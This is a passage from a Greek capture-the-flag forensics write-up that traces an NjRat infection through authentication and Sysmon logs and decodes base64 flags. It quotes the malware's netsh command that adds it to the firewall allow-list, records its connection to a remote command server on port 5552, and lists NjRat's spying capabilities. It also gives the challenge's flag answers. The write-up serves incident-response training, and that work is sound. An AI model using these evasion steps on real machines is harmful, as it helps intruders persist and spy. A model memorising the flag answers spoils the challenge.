
Αποτέλεσμα:

CTF{MemDump_h!t$_Diffrent}

4.5 Sensitive Information

4.5.1 Προσέγγιση Λύσης

Για την δοκιμασία Senstive Information δεν υπάρχει κάποια συγκεκριμένη σειρά ανάλυσης των δοσμένων log αρχείων ωστόσο με βάση τα στοιχεία της δοσμένης εκφώνησης ο χρήστης καλείται να εξετάσει δύο πιθανά σενάρια. Το εάν έχει παραβιαστεί ο λογαριασμός One Drive του θύματος ή εάν έχει παραβιαστεί η συσκευή του θύματος. Η απάντηση στο πιο σενάριο ισχύει μπορεί να προκύψει είτε από την ανάλυση των αρχείων της συσκευής είτε του λογαριασμού ανεξάρτητα το πιο θα αναλυθεί πρώτο, επίσης στοιχεία για το πιο είναι το πιο πιθανό σενάριο μπορούν να παρθούν ακόμα και αν γίνει ανάλυση πρώτα στο αρχείο με τις Log εγγραφές από το mailbox του θύματος. Η προσέγγιση της λύσης βρίσκεται στο ότι πρέπει να αναλύεται κάθε εγγραφή ξεχωριστά και ταυτόχρονα να προκύπτουν συμπεράσματα από μια ομάδα εγγράφων. Στην λύση που αναπτύσσεται παρακάτω η ανάλυση ξεκινάει από το log αρχείο που περιέχονται τα sign ins του θύματος, αυτό συμβαίνει γιατί οι συγκεκριμένες εγγραφές είναι πιο εύκολες στην ανάλυση τους αλλά και λιγότερες στον αριθμό με αποτέλεσμα να βγαίνουν συμπεράσματα σε μικρότερο χρονικό διάστημα από την ανάλυση άλλων log αρχείων. Το συμπέρασμα ότι είναι πιο εύκολες σε σχέση με τις άλλες προκύπτει από τον αριθμό των στύλων που αντικατοπτρίζουν κατηγορίες δεδομένων σε συνδυασμό με τα δεδομένα που δίνονται αλλά και ότι πολλά ζευγάρια δεδομένων επαναλαμβάνονται πολύ συχνά. Οποιοδήποτε όμως αναλυθεί νωρίτερα δεν επηρεάζει την επίτευξη της λύσης.

Ο χρήστης που δοκιμάζει την δοκιμασία πρέπει να την αντιμετώπιση σαν ένα ολοκληρωμένο investigation για να βρει όλα τα flags, αυτό προκύπτει επίσης από την εκφώνηση. Πιο συγκεκριμένα ο χρήστης της δοκιμασίας αφού κατάληξη στο τι συνέβη και διέρρευσαν οι πληροφορίες θα πρέπει να ερευνήσει και στο πως ή κάτω υπό ποιες συνθήκες έλαβε χώρα η επίθεση. Η απάντηση στο παραπάνω ερώτημα προκύπτει από την ανάλυση των Emails, όπου αν γίνει πρώτα από την ανάλυση των άλλων δύο αρχείων εγγραφών μπορούν να υποψιασθούν για το σενάριο της επίθεσης.

4.5.2 Εκφώνηση

Στην MyCTF Company διέρρευσαν σε δημοσιογράφους όπου και δημοσιεύσαν, ευαίσθητες πληροφορίες του οργανισμού σχετικά με ένα νέο project. Οι συγκεκριμένες πληροφορίες που διέρρευσαν ήταν υπό την κατοχή ενός υπάλληλου ο οποίος είναι και ο υπεύθυνος του project, το όνομα του είναι John Jones και ισχυρίζεται ότι οι πληροφορίες ήταν αποθηκευμένες στο OneDrive του και στην εταιρική του συσκευή μόνο αλλά και ότι δεν

διέρρευσαν από τον ίδιο. Οι εταιρικές συσκευές του οργανισμού αλλά και οι εταιρικοί λογαριασμοί παρακολουθούνται για λόγους ασφαλείας, σας δίνονται τα Log Files από την συσκευή και τους λογαριασμούς του John Jones για ανάλυση. Το myCTFgmail.com είναι το domain του οργανισμού και ο οργανισμός έχει δύο κτήρια που στεγάζεται, ένα στην Αθήνα και ένα στον Πειραιά.

4.5.3 Λύση

Βήμα 1: Μας δίνονται τρία αρχεία με log files τα EmailEvents, AuthenticationEvents και DeviceEvents. Κοιτάζοντας τα καταλαβαίνουμε ότι το αρχείο με τα EmailEvents περιέχει εγγραφές με τα Emails που έστειλε και έλαβε ο χρήστης μας, στα AuthenticationEvents περιέχονται οι αυθεντικοποιήσεις του χρήστη στο εταιρικό του email αλλά και στο εταιρικό του OneDrive. Τέλος στα DeviceEvents βλέπουμε την δραστηριότητα της εταιρικής συσκευή του John Jones.

Βήμα 2: Ξεκινώντας την έρευνα μας αρχικά θα αναλύσουμε τα AuthenticationLogs για να δούμε αν έχει παραβιαστεί το One Drive του John Jones. Στα συγκεκριμένα Logs βλέπουμε δύο εφαρμογές το OneDrive και το Gmail του χρήστη. Η λογική της συγκεκριμένης ανάλυσης είναι να δούμε κάποια εγγραφή η οποία δεν είναι αναμενόμενη και είναι εκτός του συνηθισμένου μοτίβου αυθεντικοποίησης του χρήστη.

Πιο συγκεκριμένα παρατηρούνται τα εξής μοτίβα:

Μοτίβο 1: Ο John Jones μπαίνει από την IP 600.600.600.600 η οποία βρίσκεται στην τοποθεσία Athens, Attiki, GR από την συσκευή DESKTOP-TJDG2QH. Στην εικόνα 25 αντικατοπτρίζουμε στα logs το πρώτο παρατηρούμενο μοτίβο.

IpAddress	DeviceId/NAME	City	Location	Country	L
600.600.600.600	Q1RGe05vdGhpbmdf/DESKTOP-TJDG2QH	Athens	Attiki	GR	M
600.600.600.600	Q1RGe05vdGhpbmdf/DESKTOP-TJDG2QH	Athens	Attiki	GR	M
600.600.600.600	Q1RGe05vdGhpbmdf/DESKTOP-TJDG2QH	Athens	Attiki	GR	M

Εικόνα 25 Μοτίβο ένα

Επίσης ο User Agent που χρησιμοποίει μας υποδηλώνει ότι device είναι windows 10(64-bit) και ότι συσχετίζεται με το Google Chrome. Στην εικόνα 26 φαίνεται και ο συγκεκριμένος user agent.

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.182 Safari/537.36	0
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.182 Safari/537.36	0

Εικόνα 26 User Agent από μοτίβο ένα

Μοτίβο 2: Το δεύτερο επαναλαμβανόμενο μοτίβο που προκύπτει είναι με την 75.75.75.75 στην τοποθεσία Piraeus, Piraeus, GR, αυτή την φορά δεν είναι διαθέσιμο το όνομα της συσκευής αλλά μόνο το id. Στην εικόνα 27 αντικατοπτρίζουμε στα logs το δεύτερο παρατηρούμενο μοτίβο.

75.75.75.75	X3N1c3BpY2lvdXNf	Piraeus	Piraeus	GR
75.75.75.75	X3N1c3BpY2lvdXNf	Piraeus	Piraeus	GR

Εικόνα 27 Μοτίβο δύο

Ο user agent επίσης υποδηλώνει ότι πρόκειται για κάποια MacOS συσκευή και τον Safari browser. Στην εικόνα 28 φαίνεται και ο συγκεκριμένος user agent.

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.2.3 Safari/605.1.15	OneDrive
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.2.3 Safari/605.1.15	Gmail

Εικόνα 28 User Agent από μοτίβο δύο

Μοτίβο 3: Το τελευταίο επαναλαμβανόμενο μοτίβο από την IP 900.900.900.900 και τοποθεσία Athens, Attiki, GR. Στην εικόνα 29 αντικατοπτρίζουμε στα logs το τρίτο παρατηρούμενο μοτιβο.

900.900.900.900	X2RldGVjdGVkfQ==	Athens	Attiki	GR
900.900.900.900	X2RldGVjdGVkfQ==	Athens	Attiki	GR
900.900.900.900	X2RldGVjdGVkfQ==	Athens	Attiki	GR

Εικόνα 29 Μοτίβο τρία

Ο User agent μας υποδηλώνει ότι πρόκειται για μια IOS συσκευή(iPhone) και τον Safari browser. Στην εικόνα 30 φαίνεται και ο συγκεκριμένος user agent.

Mozilla/5.0 (iPhone; CPU iPhone OS 15_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.2 Mobile/15E148 Safari/604.1
Mozilla/5.0 (iPhone; CPU iPhone OS 15_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.2 Mobile/15E148 Safari/604.1

Εικόνα 30 User Agent από μοτίβο τρία

Αυτά τα μοτίβα είναι επαναλαμβανόμενα μεταξύ 2024-04-03 17:05:55 και 2024-03-28 08:45:12 σε τοποθεσίες οι οποίες σχετίζονται με την έδρα του οργανισμού. Επομένως δεν προκύπτει κάποιο στοιχείο που να υποδηλώνει παραβιασμό. Τα IDs των συσκευών που φαίνονται και στα παραπάνω screenshots είναι το flag χωρισμένο σε τρία μέρη σε base64 μορφή.

“Q1RGe05vdGhpbmdf” = CTF{Nothing_

“X3N1c3BpY2lvdXNf” = _suspicious_

“X2RldGVjdGVkfQ==” = _detected} CTF{Nothing_suspicious_detected}

Βήμα 3: Συνεχίζοντας θα εξετάσουμε τα events της συσκευής. Ανοίγοντας το αρχείο καταλαβαίνουμε ότι πρόκειται για εγγραφές Sysmon, συντομογραφία του System Monitor.

Αυτό διακρίνεται και στην στήλη Source του Log αρχείου που φαίνεται και στην εικόνα 31.

	TimeGenerated	Source	EventID	Computer
3	2024-03-31T18:18:58.078691Z	Microsoft-Windows-Sysmon	11	DESKTOP-TJDG2QH
4	2024-03-31T18:18:57.265547Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH
5	2024-03-31T18:18:56.9753663Z	Microsoft-Windows-Sysmon	11	DESKTOP-TJDG2QH
6	2024-03-31T18:18:56.8231734Z	Microsoft-Windows-Sysmon	11	DESKTOP-TJDG2QH
7	2024-03-31T18:18:56.3772584Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH
8	2024-03-31T18:18:56.3770805Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH
9	2024-03-31T18:18:55.4170261Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH
10	2024-03-31T18:18:55.4169363Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH

Εικόνα 31 Sysmon

Είναι μια υπηρεσία για Windows συστήματα που παρακολουθεί και καταγράφει την δραστηριότητα τους. Παρέχει λεπτομερείς πληροφορίες σχετικά με τις δημιουργίες διεργασιών, τις συνδέσεις δικτύου και τις αλλαγές στον χρόνο δημιουργίας αρχείων. Τα αρχεία καταγραφής Sysmon είναι ιδιαίτερα χρήσιμα για τον εντοπισμό και τη διερεύνηση κακόβουλης δραστηριότητας, καθώς μπορούν να παρέχουν μια ολοκληρωμένη εικόνα των συμβάντων σε ένα σύστημα.

Τα Sysmon Events αναφέρονται σε συγκεκριμένους τύπους δραστηριοτήτων. Κάθε συμβάν αντιστοιχεί σε μια συγκεκριμένη κατηγορία δραστηριότητας και παρέχει λεπτομερείς πληροφορίες σχετικά με διάφορες πτυχές της συμπεριφοράς του συστήματος. Στην εικόνα 32 στο EventID και στο RenderedDescription διακρίνουμε κάποιου τύπους συμβάντος.

Logs					
TimeGenerated	Source	EventID	Computer	UserName	RenderedDescription
2024-03-31T18:18:58.078691Z	Microsoft-Windows-Sysmon	11	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	File created
2024-03-31T18:18:57.265547Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Dns query
2024-03-31T18:18:56.9753663Z	Microsoft-Windows-Sysmon	11	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	File created
2024-03-31T18:18:56.8231734Z	Microsoft-Windows-Sysmon	11	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	File created
2024-03-31T18:18:56.3772584Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Dns query
2024-03-31T18:18:56.3770805Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Dns query
2024-03-31T18:18:55.4170261Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Dns query
2024-03-31T18:18:55.4169363Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Dns query
2024-03-31T18:18:55.4168725Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Dns query
2024-03-31T18:18:55.4167706Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Dns query

Εικόνα 32 Τύποι συμβάντων

Με γνώμονα τα παραπάνω αλλά και τα στοιχεία που δίνονται για το κάθε event θα αναλύσουμε κάθε εγγραφή του αρχείου για να συμπεράνουμε τι δραστηριότητα πραγματοποιήθηκε στην συγκεκριμένη συσκευή.

Παρατηρώντας τις γραμμές και τις στήλες του αρχείο τα συμβάντα χρονικά ξεκίνησαν από την γραμμή-εγγραφή 296. Το αρχείο διαβάζεται σε γραμμές και στήλες. Για παράδειγμα η παρακάτω εγγραφή 7 της εικόνας 33 με βάση την στήλη EventID καταλαβαίνουμε ότι το EventID της είναι το 22.

	A	B	C	D
1	Logs			
2	TimeGenerated	Source	EventID	Computer
3	2024-03-31T18:18:58.078691Z	Microsoft-Windows-Sysmon	11	DESKTOP-TJDG2QH
4	2024-03-31T18:18:57.265547Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH
5	2024-03-31T18:18:56.9753663Z	Microsoft-Windows-Sysmon	11	DESKTOP-TJDG2QH
6	2024-03-31T18:18:56.8231734Z	Microsoft-Windows-Sysmon	11	DESKTOP-TJDG2QH
7	2024-03-31T18:18:56.3772584Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH
8	2024-03-31T18:18:56.3770805Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH
9	2024-03-31T18:18:55.4170261Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH
10	2024-03-31T18:18:55.4169363Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH
11	2024-03-31T18:18:55.4168725Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH
12	2024-03-31T18:18:55.4167706Z	Microsoft-Windows-Sysmon	22	DESKTOP-TJDG2QH

Εικόνα 33 Εγγραφή 7

Εγγραφή 289: EvendID 1(Process Creation)

Στην στήλη process_path βλέπουμε και το όνομα του αρχείου αλλά και την τοποθεσία του “C:\Users\John\Desktop\NewFW.exe” εικόνα 34 και 35. Επίσης βλέπουμε το όνομα της συσκευής και το User name.

289	2024-03-31T18:15:56.675209Z	Microsoft-Windows-Sysmon	1	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM

Εικόνα 34 Εγγραφή 289 μέρος πρώτο

Process Create	2024-03-31T18:15:56.6680000Z	{c9ab9b5c-a85c-660	7240	C:\Users\John\Desktop\NewFW.exe

Εικόνα 35 Εγγραφή 289 μέρος δεύτερο

Προχωρώντας θα βρούμε και άλλα στοιχεία για την εγγραφή στις στήλες process_command_line, file_directory, user_logon_guid, user_logon_id, process_parent_path, process_parent_command_line, hash. Αναλύοντας τα προσεκτικά βγαίνει το εξής συμπέρασμα για την 289 εγγραφή. Ο "NT AUTHORITY\SYSTEM" ξεκίνησε ένα πρόγραμμα που ονομάζεται "NewFW.exe" στον υπολογιστή με το όνομα "DESKTOPTJDG2QH". Αυτό το πρόγραμμα βρισκόταν στην επιφάνεια εργασίας του υπολογιστή. Το αρχείο καταγραφής δεν λέει γιατί ξεκίνησε το πρόγραμμα απλώς καταγράφει το γεγονός.

Το όνομα του αρχείου δεν φαίνεται κάτι γνώριμο κοιτάζοντας την υπογραφή του (hash). Κοιτάζοντας την στήλη SHA256 βλέπουμε το hash value, όπως φαίνεται και στην εικόνα 36:

BA9AECBEDBC2956E2F7BFE6A302269A2DE2067A0ADE610652EF069098C4B0834 (Q1RGe1RoaXNfaGFzaF9iZWxvbmdzX3RvX05qUmF0)

Εικόνα 36 Εγγραφή 289 μέρος τρίτο

Πρόκειται για το hash value αλλα και μια ακολουθία σε παρένθεση. Ψάχνοντας με το hash value σε γνωστά online εργαλεία-databases κακόβουλων δραστηριοτήτων (VirusTotal) βλέπω ότι για τη συγκεκριμένη υπογραφή δεν υπάρχουν αποτελέσματα. Η ακολουθία στην παρένθεση είναι base64 όπου αν την βάλουμε σε κάποιο online εργαλείο για decode βρίσκουμε το πρώτο μας μισό μέρος από το flag το όποιο είναι ένα στοιχείο για την υπογραφή του hash, “Q1RGe1RoaXNfaGFzaF9iZWxvbmdzX3RvX05qUmF0=
“CTF{This_hash_belongs_to_NjRat”. Αναζητώντας περισσότερες πληροφορίες για το τι είναι το NjRat καταλαβαίνουμε γρήγορα ότι πρόκειται για malware.

Εγγραφή 288,287,286: EventID 10 (ProcessAccess)

Πέρα από την γενικότερη αλληλεπίδραση του αρχείου "NewFW.exe" με τα explorer.exe, csrsss.exe, svchost.exe το οποίο είναι μια ύποπτη συμπεριφορά δεν μπορεί να υπάρξει κάποιο πιο συγκεκριμένο συμπέρασμα.

Εγγραφή 285, 284: EventID 7 (Image loaded)

Το αρχείο "NewFW.exe" φορτώνεται στην μνήμη με το module mscoree.dll, το συγκεκριμένο module παρέχει λειτουργίες για τη φόρτωση και την προετοιμασία του

Common Language Runtime (CLR), που είναι το στοιχείο εικονικής μηχανής του .NET που με την σειρά είναι υπεύθυνο για τη διαχείριση της μνήμης, την εκτέλεση κώδικα και την παροχή διαφόρων υπηρεσιών σε εφαρμογές. Στην παρακάτω εικόνα 37 φαίνεται ένα μικρό κομμάτι από την εγγραφή 285 που αναλύθηκε παραπάνω.

Εικόνα 37 Εγγραφή 285


Εγγραφή 280: EventID 13 (Registry value set)

Ο NT AUTHORITY\SYSTEM" έκανε μια αλλαγή στο registry book, συγκεκριμένα κοιτάζοντας τη στήλη EventType, registry_key_path και registry_key_details συμπεραίνω ότι το NewFW.exe τροποποίησε μια τιμή που σχετίζεται με τις ρυθμίσεις περιβάλλοντος για τον χρήστη John, ορίζει συγκεκριμένα την τιμή SEECHMASK_NOZ σε 1. Αυτή η τιμή μπορεί να σχετίζεται με τον έλεγχο ορισμένων πτυχών του τρόπου με τον οποίο τα Windows χειρίζονται τις λειτουργίες αρχείων ή τους ελέγχους ασφαλείας. Η τιμή μητρώου SEE_MASK_NOZONECHECKS είναι μια ρύθμιση που μπορεί να επηρεάσει τον τρόπο με τον οποίο η Εξερεύνηση (explorer) των Windows χειρίζεται ορισμένες λειτουργίες αρχείων

που σχετίζονται με ζώνες ασφαλείας. Όταν αυτή η τιμή έχει οριστεί σε 1, λέει η Εξερεύνηση των Windows να μην ελέγχει τις πληροφορίες της ζώνης ασφαλείας που σχετίζονται με τα αρχεία προτού επιτρέψει τη συνέχιση ορισμένων λειτουργιών. Οι ζώνες ασφαλείας είναι μια δυνατότητα στα Windows που βοηθούν στον προσδιορισμό του επιπέδου αξιοπιστίας ενός αρχείου.

Εγγραφή 279: EventID 1(Process Create)


Αυτή η εγγραφή υποδεικνύει ότι δημιουργήθηκε η διαδικασία netsh.exe, η οποία είναι το βοηθητικό πρόγραμμα Network Command Shell στα Windows. Η εντολή που εκτελείται από το netsh.exe είναι: “netsh firewall add allowprogram "C:\Users\John\Desktop\NewFW.exe” “NewFW.exe” “ENABLE”, το οποίο χρησιμοποιείται για την προσθήκη ενός προγράμματος στη λίστα επιτρεπόμενων προγραμμάτων του τείχους προστασίας των Windows. Στην παρακάτω εικόνα 38 φαίνεται ένα μικρό κομμάτι από την εγγραφή που αναλύθηκε παραπάνω.




Εικόνα 38 Εγγραφή 279

Εγγραφή 278: EvendID 10 (Process accessed)

Αυτή η εγγραφή υποδηλώνει ότι η διαδικασία NewFW.exe αλληλοεπιδρά με το εκτελέσιμο αρχείο netsh.exe. Αυτή η αλληλεπίδραση θα μπορούσε να περιλαμβάνει διάφορες ενέργειες, όπως αναζήτηση ρυθμίσεων διαμόρφωσης δικτύου ή εκτέλεση εντολών που σχετίζονται με τη διαμόρφωση δικτύου χρησιμοποιώντας το netsh.exe. Στις παρακάτω εικόνες 39 και 40 παρατηρούμαι δύο μέρη από την εγγραφή που αναλύθηκε παραπάνω.



Εικόνα 39 Εγγραφή 278 μέρος πρώτο.



Εικόνα 40 Εγγραφή 278 μέρος δεύτερο.

Εγγραφή 277,276: EvendID 10 (Process accessed)

Συνεχίζονται κάποια configurations ασφάλειας από το “NewFW.exe ”. Όπως βλέπουμε και στην εικόνα 41.

10	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Process accessed	nul	{c9a	688	C:\Windows\system32\lsass.exe
10	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Process accessed	nul	{c9a	7240	C:\Users\John\Desktop\NewFW.exe

Εικόνα 41 Εγγραφή 277 και 276

Εγγραφή 275,274,273: EventID 7 (Image loaded)

Οι εγγραφές αυτές υποδεικνύουν ότι ένα νέο image (NewFW.exe) φορτώθηκε στη μνήμη. Η διαδικασία NewFW.exe φορτώνει τη βιβλιοθήκη βοηθητικού προγράμματος WMI (Windows Management Instrumentation) (wmiutils.dll) στη μνήμη. Στη συνέχεια NewFW.exe φορτώνει τη βιβλιοθήκη Anti-Malware Scan Interface (AMSI) (amsi.dll) στη μνήμη. Απόσπασμα των εγγραφών παρατηρούμε στην εικόνα 42.

Image loaded	20: {c9a	7240	C:\Users\John\Desktop\NewFW.exe
Image loaded	20: {c9a	7240	C:\Users\John\Desktop\NewFW.exe
Image loaded	20: {c9a	7240	C:\Users\John\Desktop\NewFW.exe

Εικόνα 42 Εγγραφή 275,274 και 273 μέρος πρώτο

Τέλος το NewFW.exe φορτώνει τη μονάδα IOfficeAntiVirus, η οποία φαίνεται να σχετίζεται με το Windows Defender, όπως υποδεικνύεται από τη διαδρομή προς το φορτωμένο DLL (MpOAV.dll). Αυτή η λειτουργική μονάδα ενδέχεται να σχετίζεται με σάρωση προστασίας από ιούς ή άλλες λειτουργίες που σχετίζονται με την ασφάλεια που παρέχονται από το Windows Defender. Απόσπασμα των εγγραφών παρατηρούμε στην εικόνα 43 και 44.

null	null	null	null	null
4.18.24020.7 (f5b7a53876	IOfficeAntiVirus Module	Microsoft® Windows® Oı	Microsoft Corporation	null
10.0.19041.1 (WinBuild.1(	Anti-Malware Scan Interface	Microsoft® Windows® Oı	Microsoft Corporation	null
10.0.19041.1 (WinBuild.1(	WMI	Microsoft® Windows® Oı	Microsoft Corporation	null
null	null	null	null	null

Εικόνα 43 Εγγραφή 275,274 και 273 μέρος δεύτερο

C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24020.7-0\X86\M	TRUE
C:\Windows\SysWOW64\amsi.dll	TRUE
C:\Windows\SysWOW64\wbem\wmiutils.dll	TRUE

Εικόνα 44 Εγγραφή 275,274 και 273 μέρος τρίτο

Συμπερασματικά στην συγκεκριμένη χρονική στιγμή υπήρξε ένδειξη από το Windows Defender ότι κάτι δεν πάει καλά με το συγκεκριμένο αρχείο.


Εγγραφή 272, 271: EventID 3 (Network connection detected)

Οι εγγραφές αυτές υποδεικνύουν ότι η διαδικασία NewFW.exe ξεκίνησε μια επιτυχής σύνδεση TCP στη διεύθυνση IP 185.4.180.158 (destinationIp) στο port 5552 (destinationport) από το source port 64269. Τα παραπάνω φαίνονται και στην εικόνα 45.

3	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Network connection detected	20{c9	7240	C:\Users\John\Desktop\NewFW.exe
3	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Network connection detected	20{c9	7240	C:\Users\John\Desktop\NewFW.exe

Εικόνα 45 Εγγραφή 272 και 271 μέρος πρώτο

Θέλοντας να μάθω κάποιες παραπάνω πληροφορίες για την συγκεκριμένη IP έψαξα σε διάφορα online εργαλεία-databases. Τα συμπεράσματα μου ήταν ότι πρόκειται για μια vpn ip (IpQualityScore) από το Kazakhstan όπως βλέπουμε στην εικόνα 46 η όποια είχε αρκετά reports (Abuse Ipdb) για κακόβουλη συμπεριφορά όπως βλέπουμε και στην εικόνα 47.



Εικόνα 46 Kazakhstan Vpn Ip

Εικόνα 47 Malicious Ip

Στις εγγραφές δίπλα από την IP παρατηρούμε μια ακόμα base 64 ακολουθία. Όπου X21hZGVSZHB9 = "_madeRdp}" το άλλο μισό του Flag. Flag =

CTF{This_hash_belongs_to_NjRat_madeRdp}”. Στην εικόνα 48 φαίνεται απόσπασμα των δύο εγγραφών.

TRUE	FALSE	192.168.152.129	-	64270	-	FALSE	185.4.180.158	-	5552	-
TRUE	FALSE	192.168.152.129	-	64269	-	FALSE	185.4.180.158 (X21hZGVSZHB9)	-	5552	-

Εικόνα 48 Εγγραφή 272 και 271 μέρος δεύτερο

Συμπερασματικά από την εγγραφή 289 μέχρι και την 271, έχει εκτελεστή το malware NjRat ή και ακόμα αν δεν λάβουμε το flag σαν στοιχείο έχει εκτελεστεί κάτι αγνώστου ταυτότητας το οποίο έκανε κάποια configuration στην ασφάλεια της συσκευής και στην συνέχεια άνοιξε μια σύνδεση με μια κακόβουλη IP. Με λίγο search για τις λειτουργίες του NjRat και την επιτυχή σύνδεση καταλαβαίνουμε ότι πλέον ο επιτιθέμενος έχει μια πληθώρα λειτουργιών στην διάθεση του όπως:

Remote desktop control: Ο εισβολέας μπορεί να δει και να αλληλοεπιδράσει με την επιφάνεια εργασίας του θύματος εξ αποστάσεως.

Keystroke logging: Το NJRat μπορεί να καταγράψει πληκτρολογήσεις που εισάγονται από το θύμα, επιτρέποντας στον εισβολέα να κλέψει ευαίσθητες πληροφορίες όπως ονόματα χρήστη, κωδικούς πρόσβασης και αριθμούς πιστωτικών καρτών.

File manipulation: Ο εισβολέας μπορεί διαβάσει, να ανεβάσει, να κατεβάσει και να διαγράψει αρχεία.

System manipulation: Το NJRat μπορεί να έχει πρόσβαση στην κάμερα web και στο μικρόφωνο του θύματος, επιτρέποντας στον εισβολέα να κατασκοπεύει το θύμα. **System handling:** Ο εισβολέας μπορεί να εκτελέσει εντολές, να εγκαταστήσει ή να απεγκαταστήσει λογισμικό και να τροποποιήσει τις ρυθμίσεις του συστήματος.

Εγγραφή 270,269,268,267:

270: EventID 13 (Registry value set): Αυτή η εγγραφή υποδεικνύει ότι η διαδικασία Explorer.EXE ορίζει μια τιμή μητρώου που σχετίζεται με το notepad.exe.

269: EventID 1 (Process Create): Αυτή η εγγραφή υποδεικνύει ότι η διαδικασία notepad.exe δημιουργήθηκε από τη διαδικασία explorer.exe. Η διαδικασία του σημειωματάριου ξεκίνησε με ένα όρισμα γραμμής εντολών που δείχνει ένα αρχείο με το όνομα "SensitiveInfo.txt" που βρίσκεται στην επιφάνεια εργασίας του John.

268: EventID 13 (Registry value set): Αυτη η εγγραφή υποδεικνύει ότι η διαδικασία Explorer.EXE ορίζει μια τιμή μητρώου που σχετίζεται με την επέκταση αρχείου ".txt" κάτω από το προφίλ του χρήστη

267: EventID 7 (Image loaded): Αυτή η εγγραφή υποδεικνύει ότι η διαδικασία notepad.exe φόρτωσε το αρχείο urlmon.dll, το οποίο είναι ένα στοιχείο συστήματος που σχετίζεται με τις επεκτάσεις OLE32 για Win32 και Internet Explorer.

Συνοπτικά οι παραπάνω 4 εγγραφές μας οδηγούν στο συμπέρασμα ότι ξεκίνησε το άνοιγμα αλλά και ανοίχτηκε το αρχείο SensitiveInfo.txt χρησιμοποιώντας το notepad.exe.

Στην εγγραφή 269 στην στήλη process_command_line βλέπουμε και το flag μας.

“Q1RGe1lvdXJfaW5mb19oYXNfYmVlbl9sZWFrZWR9 =
“CTF{Your_info_has_been_leaked}”

Στην εικόνα 49 φαίνεται κομμάτι της εγγραφής με την ακολουθία που οδηγεί στο flag.

Εικόνα 49 Εγγραφή 269

Εγγραφή 266,265,264,263,262,261

Αυτές οι εγγραφές υποδεικνύουν διάφορες διεργασίες συστήματος να αλληλοεπιδρούν με το αρχείο NewFW.exe στην επιφάνεια εργασίας του John. Δεν μπορούν να βγουν ξεκάθαρα συμπεράσματα για το συμβαίνει ακριβώς πέρα από το ότι είναι μια ύποπτή συμπεριφορά η αλληλεπίδραση με το συγκεκριμένο αρχείο. Στην εικόνα 50 φαίνεται ένα μέρος των εγγραφών αυτών.

Process accessed	null	{c9ab9b5c	3452	C:\Windows\system32\taskhostw.exe
Process accessed	null	{c9ab9b5c	3452	C:\Windows\system32\taskhostw.exe
Process accessed	null	{c9ab9b5c	6052	C:\Windows\System32\svchost.exe
Process Create	2024-03-31T18:17:06.7540000Z	{c9ab9b5c	2132	C:\Windows\System32\rundll32.exe
